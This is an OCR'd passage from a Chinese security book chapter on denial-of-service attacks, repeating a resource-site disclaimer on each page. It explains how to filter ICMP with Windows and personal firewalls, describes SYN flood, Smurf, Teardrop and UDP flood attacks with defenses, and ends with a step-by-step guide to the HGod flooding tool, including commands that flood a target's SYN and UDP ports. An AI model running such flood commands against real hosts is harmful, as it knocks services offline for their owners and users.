免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 05 单击“下一步”按钮，打开“IP 通信源”对话框，单击“源地址”文本框右侧下三角按钮，从弹出列表中选择 IP 通信的源地址，如图 12-6 所示。

步骤 06 单击“下一步”按钮，打开“IP 通信目标”对话框，单击“目标地址”右侧下三角按钮，从弹出列表中选择目标 IP 地址，如图 12-7 所示。




图 12-6 “IP 通信源”对话框




图 12-7 “IP 通信目标”对话框



在设置 IP 通信源和 IP 通信目标的地址时，一定不要把源地址和目标地址设置为同一个地址，否则将不能通过筛选器向导来完成 IP 筛选器列表的添加。

步骤 07 单击“下一步”按钮，打开“IP 协议类型”对话框，在“选择协议类型”弹出列表中选择“ICMP”协议，如图 12-8 所示。单击“下一步”按钮，打开“正在完成“IP 筛选向导”“对话框，提示已成功完成 IP 筛选器向导，如图 12-9 所示。




图 12-8 “IP 协议类型”对话框




图 12-9 “正在完成‘IP 筛选向导’”对话框

步骤 08 单击“完成”按钮，退出“IP 筛选器向导”对话框并返回到“IP 筛选器列表”对话框，在“筛选器”文本框中即可看到新添加的规则，如图 12-10 所示。

步骤 09 单击“确定”按钮，返回到“管理 IP 筛选器表和筛选器操作”对话框，在其中可以看到新添加的 IP 筛选器的名称和描述性信息，如图 12-11 所示。

步骤 10 在“管理 IP 筛选器表和筛选器操作”对话框中的“管理 IP 筛选器表”选项卡下单击“应用”按钮，完成过滤 ICMP 数据包的设置，再单击“确定”按钮退出设置。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 12-10　添加 IP 筛选器



图 12-11　完成添加 IP 筛选器

2.　通过设置软件防火墙的 IP 规则来过滤 ICMP 数据包

利用防火墙的 IP 规则自定义功能可以设置相关的 IP 规则，从而过滤 ICMP 数据包中的过大数据包或未知协议的数据包，来防止 ping of death 的攻击。

以 Zone alarm 防火墙为例，设置 IP 规则的操作步骤如下。

步骤 01 安装下载的 Zone alarm 防火墙应用程序并重新启动计算机，完成 Zone alarm 防火墙的完整安装，且首次运行 Zone alarm 防火墙程序，自动打开“配置向导-欢迎”对话框，该向导可以帮助用户配置一些重要的设置，如图 12-12 所示。

步骤 02 单击“下一步”按钮，打开“配置向导-配置程序 AlertAdvisor”对话框，在其中勾选“自动（推荐）”单选按钮，如图 12-13 所示。




图 12-12　“配置向导-欢迎”对话框




图 12-13　“配置向导-配置程序 AlertAdvisor”对话框

步骤 03 单击“下一步”按钮，打开“配置向导-检查隐私设置”对话框，在其中用户可以设置是否开启隐私控制和缓存清除器，如果勾选了对话框中的两个复选框，则 Zone alarm 防火墙可以自动拦截弹出式广告、横幅广告、第三方 Cookies 等，如图 12-14 所示。

步骤 04 单击“下一步”按钮，打开“配置向导-配置成功”对话框，提示用户产品已经准备就绪，并随时提供保护，如图 12-15 所示。

步骤 05 单击“完成”按钮，退出向导并自动弹出一个“正在配置程序”信息提示框，提示用户 eTrust Personal Firewall 正在配置您的程序许可权，请稍后。如图 12-16 所示。

步骤 06 配置完成后会打开“eTrust Personal Firewall-入门-步骤 1”对话框，在其中查看到相关的说明性信息，给初次使用该防火墙的用户提供了帮助，如图 12-17 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 12-14 “配置向导-检查隐私设置”对话框




图 12-15 “配置向导-配置成功”对话框




图 12-16 “正在配置程序”信息提示框




图 12-17 “eTrust Personal Firewall-入门-步骤 1”对话框

步骤 07 单击“下一步”按钮，打开“eTrust Personal Firewall-入门-步骤 2”对话框，在其中查阅是否需要更改默认防火墙设置获得保护的相关问题说明性信息，如图 12-18 所示。

步骤 08 单击“下一步”按钮，打开“eTrust Personal Firewall-入门-步骤 3”对话框，在其中为用户回答了 eTrust Personal Firewall 如何保护用户系统的问题，如图 12-19 所示。




图 12-18 “eTrust Personal Firewall-入门-步骤 2”对话框




图 12-19 “eTrust Personal Firewall-入门-步骤 3”对话框

步骤 09 单击“下一步”按钮，打开“eTrust Personal Firewall-入门-步骤 4”对话框，在其中为用户回答了如何知道自己的计算机或服务器已经受到保护的问题，如图 12-20 所示。

步骤 10 单击“下一步”按钮，打开“eTrust Personal Firewall-入门-步骤 5”对话框，在其中查看计算机受到威胁时的警告信息并根据警报做出响应，如图 12-21 所示。

步骤 11 单击“下一步”按钮，打开“eTrust Personal Firewall-入门-步骤 6”对话框，用户可以查看计算机受到不熟悉程序引发的警报信息。出现这种情况后单击“详细信息”按钮，即可查看该危险程序和响应方法的详细信息，如图 12-22 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 12 单击“下一步”按钮，打开“eTrust Personal Firewall-入门-步骤 7”对话框，可以查看到用于通知用户该计算机发生了安全事件的防火墙警报，单击“确定”按钮，可关闭该警报，如图 12-23 所示。




图 12-20 “eTrust Personal Firewall-入门-步骤 4”对话框




图 12-21 “eTrust Personal Firewall-入门-步骤 5”对话框




图 12-22 “eTrust Personal Firewall-入门-步骤 6”对话框




图 12-23 “eTrust Personal Firewall-入门-步骤 7”对话框

步骤 13 单击“下一步”按钮，打开“eTrust Personal Firewall-入门-步骤 8”对话框，在该对话框的界面中为用户回答了什么是“区域”，如图 12-24 所示。

步骤 14 单击“下一步”按钮，打开“eTrust Personal Firewall-入门-步骤 9”对话框，为用户回答了“停止”按钮和“锁定”按钮的作用是什么，如图 12-25 所示。




图 12-24 “eTrust Personal Firewall-入门-步骤 8”对话框



图 12-25 “eTrust Personal Firewall-入门-步骤 9”对话框

步骤 15 单击“下一步”按钮，打开“eTrust Personal Firewall-入门-步骤 10”对话框，如图 12-26 所示。提示用户如果还想要查看该防火墙的其他说明性信息，则可以在主操作界面中单击“帮助”按钮，在帮助文件中查看相关的帮助信息，如图 12-27 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 12-26 “eTrust Personal Firewall-入门-步骤 10”对话框




图 12-27 帮助文件

步骤 16 单击“完成”按钮，打开“找到新网络”对话框，在其中选择此网络的安全级别，这里勾选“允许加入信任区域”单选按钮，如图 12-28 所示。

步骤 17 单击“确定”按钮，打开“eTrust Personal Firewall”防火墙主窗口，在其中可以查看对该防火墙的概述信息，如图 12-29 所示。




图 12-28 “找到新网络”对话框



图 12-29 “eTrust Personal Firewall”防火墙

步骤 18 在“eTrust Personal Firewall”防火墙主窗口中选择“防火墙”选项卡，在右侧的设置窗格中可看到防火墙可以设置的三个安全区域，包括 Internet 区域安全级别、信任区域安全级别、拦截区域安全级别，如图 12-30 所示。

步骤 19 单击“信任区域安全级别”设置区域中的“自定义”按钮，打开“自定义防火墙设置”对话框，在其中勾选“拦截进入 ping（ICMP 回送）”、“拦截其他进入 ICMP”、“拦截外出 ping（ICMP 回送）”、“拦截其他外出 ICMP”四个复选框，如图 12-31 所示。

步骤 20 单击“确定”按钮，完成防火墙的 IP 规则的设置，从而可以利用防火墙来拦截 ICMP 的数据包信息，起到了防止 ping of death 攻击的目的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 12-30　“防火墙”选项卡




图 12-31　“自定义防火墙设置”对话框

> **注意**　通过设置软件防火墙的 IP 规则来过滤 ICMP 数据包时，如果按照上述的操作步骤来做的话，也许会对用户的计算机使用造成一些不方便，这里建议使用第一种方法防止 ping of death 攻击。

12.1.2　D.o.S 攻击的其他实现方式以及防御

实现 D.o.S 攻击的方法还有很多，但不管是哪种手段，主要目的是使网站服务器充斥大量要求回复的信息，消耗网络带宽或系统资源，导致网络或系统不负重荷而停止提供正常的网络服务。具体的可以分为以下几类。

1.　Synflood 攻击

该攻击是以多个随机的源主机地址向目的主机发送 SYN 包，而目标主机在收到 SYN ACK 后并不回应，这样，目标主机就为源主机建立了大量的连接队列，而且由于没有收到 ACK 会一直维护着这些队列，造成了资源的大量消耗而不能向正常请求提供服务。

2.　Smurf 攻击

Smurf 攻击是以最初发动这种攻击的程序名“Smurf”命名。这种攻击方法结合使用 IP 欺骗和 ICMP 回复方法使大量网络传输充斥目标系统，引起目标系统拒绝为正常系统进行服务。Smurf 攻击通过使用将回复地址设置成受害网络的广播地址的 ICMP 应答请求（ping）数据包，来淹没受害主机，最终导致该网络的所有主机都对此 ICMP 应答请求做出答复，导致网络阻塞。更加复杂的 Smurf 将源地址改为第三方的受害者，最终导致第三方崩溃。

针对 Smurf 攻击的原理，其防御方法主要有如下几种：

- 黑客在实施 Smurf 攻击前，必须先找到攻击平台。如果路由器上启动了 IP 广播功能，那么这个功能就允许 Smurf 发送一个伪造的 ping 信息包，然后将它传播到整个计算机网络中。所以建议将所有路由器上 IP 的广播功能都禁止。
- 攻击者也有可能从 LAN 内部发动一个 Smurf 攻击。在这种情况下，禁止路由器上的 IP 广播功能就没有用了。为了避免这种攻击，许多操作系统都提供了相应设置，防止计算机对 IP 广播请求做出响应。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- 如果攻击者要成功地利用某台计算机成为攻击平台，路由器必须允许信息包以不是从该计算机所在内网中产生的源地址离开网络。因此要配置路由器，让它把不是由内网中生成的信息包过滤出去，即网络出口过滤器功能。
- ISP 则应使用网络入口过滤器，以丢掉那些不是来自一个已知范围内 IP 地址的信息包。
- 对边界路由器的回音应答(echo reply)信息包进行过滤，这样就能阻止其“命中”Web 服务器和内网。对于使用 Cisco 路由器的用户，可以选择 CAR（Committed Access Rate，承诺访问速率）。

如果自己成为了攻击目标，就要请求 ISP 对回音应答信息包进行过滤并丢弃。如果不想完全禁止回音应答，则可有选择地丢弃那些指向自己的公用 Web 服务器的回音应答信息包。

3. 泪滴（Teardrop）攻击

Teardrop 是一种利用漏洞的常用攻击方式。Teardrop 是基于 UDP 的病态分片数据包的攻击方法，其工作原理是向被攻击者发送多个分片的 IP 包（IP 分片数据包中包括该分片数据包属于哪个数据包以及在数据包中的位置等信息），某些操作系统收到含有重叠偏移的伪造分片数据包时将会出现系统崩溃、重启等现象。利用 UDP 包重组时重叠偏移（假设数据包中第二片 IP 包的偏移量小于第一片结束的位移，而且算上第二片 IP 包的 Data，也未超过第一片的尾部，这就是重叠现象）的漏洞对系统主机发动拒绝服务攻击，最终导致主机瘫痪掉；对于 Windows 系统会导致蓝屏死机，并显示 STOP 0x0000000A 错误。

防御方法：对接收到的分片数据包进行分析，计算数据包的片偏移量（Offset）是否有误。所以要及时添加系统补丁程序，丢弃收到的病态分片数据包并对这种攻击进行审计。

4. Ping 洪流攻击（PingSweep）

在早期阶段，由于路由器对包的最大尺寸都有限制。许多操作系统对 TCP/IP 栈的实现在 ICMP 包上都是规定 64KB，且在对包的标题头进行读取之后，要根据该标题头里包含的信息来为有效载荷生成缓冲区。当产生畸形时声称自己尺寸超过 ICMP 上限的包（也即加载的尺寸超过 64KB 上限时），就会出现内存分配错误，导致 TCP/IP 堆栈崩溃，致使接收方死机。

5. Pingflood 攻击

该攻击在短时间内向目标主机发送大量 ping 包，从而造成网络堵塞或主机资源耗尽。

6. UDP 洪水攻击

攻击者利用简单的 TCP/IP 服务，如 Chargen 和 Echo 来传送毫无用处的占满带宽的数据。通过伪造与某一主机 Chargen 服务之间的一次 UDP 连接，回复地址指向开着 Echo 服务的一台主机，这样就产生了在两台主机之间存在很多的无用数据流，这些无用数据流就会导致带宽的服务攻击。

要想预防 UDP 攻击则需关掉一些不必要的 TCP/IP 服务或对防火墙进行配置，阻断来自 Internet 的请求这些服务的 UDP 请求。另外，利用很多软件或服务漏洞都可能造成拒绝服务。

12.2 披上伪装进行 SYN Flood 攻击

SYN Flood 技术利用 TCP 三次握手协议的缺陷，向目标主机发送大量的伪造源地址的 SYN 连接请求，消耗目标主机的资源，从而使目标主机不能够为正常用户提供服务。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

12.2.1　SYN Flood 攻击的原理

由于SYN Flood攻击利用了TCP协议的第三次握手漏洞而进行的，因此在了解SYN Flood攻击的基本原理之前，先来了解一下 TCP 连接建立的过程。为了在服务端和客户端之间传送 TCP 数据，必须先建立一个虚拟电路，即 TCP 连接，建立 TCP 连接的标准过程如下。

首先：在请求端或客户端发送一个包含SYN标志的TCP报文，SYN即同步(Synchronize)，同步报文会指明客户端使用的端口以及 TCP 连接的初始序号。

其次：当服务器在收到客户端的 SYN 报文后，将会返回一个 SYN+ACK 的报文，表示客户端的请求被接受，同时 TCP 序号被加 1，ACK 是确认（Acknowledgment）的意思。

最后：客户端也给服务端返回一个确认报文 ACK，同样 TCP 序列号被加 1，到此一个 TCP 连接完成。

以上连接过程在 TCP 协议中被称为三次握手（Three-way Handshake），如图 12-32 所示。




图 12-32　正常情况下 TCP 建立连接的过程

在上述连接过程中，如果用户向服务器发送了 SYN 报文后突然死机或掉线，那么服务器在发出 SYN+ACK 应答报文后是无法收到客户端的 ACK 报文的，即第三次握手无法完成，遇到这种情况，服务器一般会重试，即再次发送 SYN+ACK 给客户端并等待一段时间后丢弃这个未完成的连接，这段时间的长度称为 SYN Timeout，一般来说这个时间大约为 30 秒~2 分钟；一个用户出现异常导致服务器的一个线程等待 1 分钟并不是什么很大的问题。

如果有一个恶意的攻击者大量模拟这种情况，服务器端将为了维护一个非常大的半连接列表而消耗非常多的资源。即使是简单的保存并遍历也会消耗非常多的 CPU 时间和内存，何况还要不断对这个列表中的 IP 进行 SYN+ACK 的重试。

实际上，如果服务器的 TCP/IP 栈不够强大，最后的结果往往是堆栈溢出崩溃。即使服务器端的系统足够强大，服务器端也将忙于处理攻击者伪造的 TCP 连接请求而无暇理睬客户的正常请求，此时从正常客户的角度看来，服务器失去响应，这就是 SYN Flood 攻击（SYN 洪水攻击）的基本原理，如图 12-33 所示。




图 12-33　SYN Flood 攻击基本原理

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

12.2.2 使用工具进行 SYN Flood 攻击

SYN Flood 是利用了 TCP/IP 协议的固有漏洞，而面向连接的 TCP 三次握手是 SYN Flood 存在的基础，要想对目标主机实施 SYN Flood 攻击，目标主机所在的网络必须有足够带宽，才可以发送足够破坏防火墙的数据包。目前不必过多考虑这个制约因素，可以使用相关的攻击工具来对目标主机实施 SYN Flood 攻击，在这里介绍几款常见的进行 SYN Flood 攻击工具。

1. SYN 攻击利器 HGod

Hgod 又称 Huc DoS Tool，是一个功能很强大的拒绝服务攻击程序，可以实现很多种攻击方式，如 udp icmp igmp syn，还可以定制各种参数，如源地址、源端口、包大小、攻击端口、攻击时间等。

使用 Hgod 进行攻击的具体步骤如下。

步骤 01 在“命令提示符”窗口中输入“hgod /? ”命令，即可得到 hgod 详细的使用信息，如图 12-34 所示。




图 12-34 hgod 详细使用信息

步骤 02 再输入命令“hgod 192.168.0.45 25-80 m SYN”，运行该命令即可攻击目标主机中的从 25 号端口到 80 号之间的所有端口，其运行效果如图 12-35 所示。

步骤 03 通过 HGod 也可以进行 UDP 洪水攻击，在“命令提示符”窗口中输入命令“hgod 192.168.0.45 50-80 m UDP”，即可攻击目标主机中 50 号端口到 80 号之间的所有 UDP 端口，如图 12-36 所示。



图 12-35 使用 HGod 攻击利器进行攻击

